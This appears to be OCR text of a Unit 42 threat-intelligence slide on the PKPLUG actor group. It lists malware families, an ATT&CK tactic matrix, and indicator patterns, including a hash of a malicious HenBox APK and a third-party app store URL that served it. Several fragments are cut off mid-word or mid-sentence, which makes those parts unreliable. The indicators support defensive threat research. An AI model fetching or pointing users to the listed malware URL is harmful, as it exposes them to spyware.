
↓

ATT&CK

IDENTIFIED TACTICS

↓

INDICATORS



PLAYBOOK VIEWER

November 2015 to July 2019

April 2016 to May 2019

Unit 42 created the moniker PKPLUG to reference a threat actor group, or groups, we have been tracking for the past few years. The name comes from the use of PlugX malware, which we noted the adversary using in their early campaigns, and from the use of ZIP archive files used to deliver the malware; the ZIP file format contains the ASCII magic-bytes “PK” in its header. Over the years Unit 42 has discovered additional, mostly custom, malware families being used by PKPLUG, including an Android app and a Windows backdoor described briefly in this report. Other “usual suspect” malware have also been seen in relation to PKPLUG activity, including Poison Ivy, Zupdax and 9002. Based on targeting, content in some of the malware, and ties to infrastructure previously documented publically as being linked to Chinese nation state adversaries, Unit 42 believes with high

such as app
f writing, Unit 42
ten
d so forth.
g they installed
Google Play app
other malware

s: 42

Technique: T1474: Supply Chain Compromise (Mobile)REFERENCE

Description	Indicator Pattern	Malware
Hash of HenBox APK purporting to be DroidVPN app on 3rd party app store	`[file:hashes.'SHA-256' = '0589bed1e3b3d6234c30061be3be1cc6685d786ab3a892a8d4dae8e2d7ed92f7']`	
3rd party app store APK URL	`[url:value = 'uyghurapps.net/mobile/downAction.action?appId=40']`	

Targeted Industries: | Targeted Regions: | Target Type: | Malware Used:

RECON	WEAPONIZATION	DELIVERY	EXPLOIT	INSTALL	COMMAND	OBJECTIVE
T1249: Conduct social engineering 0	T1345: Create custom payloads 1	T1476: Deliver Malicious App via Other Means (Mobile) 0		T1027: Obfuscated Files or Information 0	T1071: Standard Application Layer Protocol 1	T1429: Microphone or Camera Recordings (Mobile) 0
T1264: Identify technology usage patterns 0	T1307: Acquire and/or use 3rd party infrastructure services 0	T1474: Supply Chain Compromise (Mobile) 2		T1204: User Execution 0	T1065: Uncommonly Used Port 1	T1433: Access Call Log (Mobile) 0

https://pan-unit42.github.io/playbook_viewer/

THANK YOU

unit42.paloaltonetworks.com

Twitter: @AlexHinchliffe, @Unit42_Intel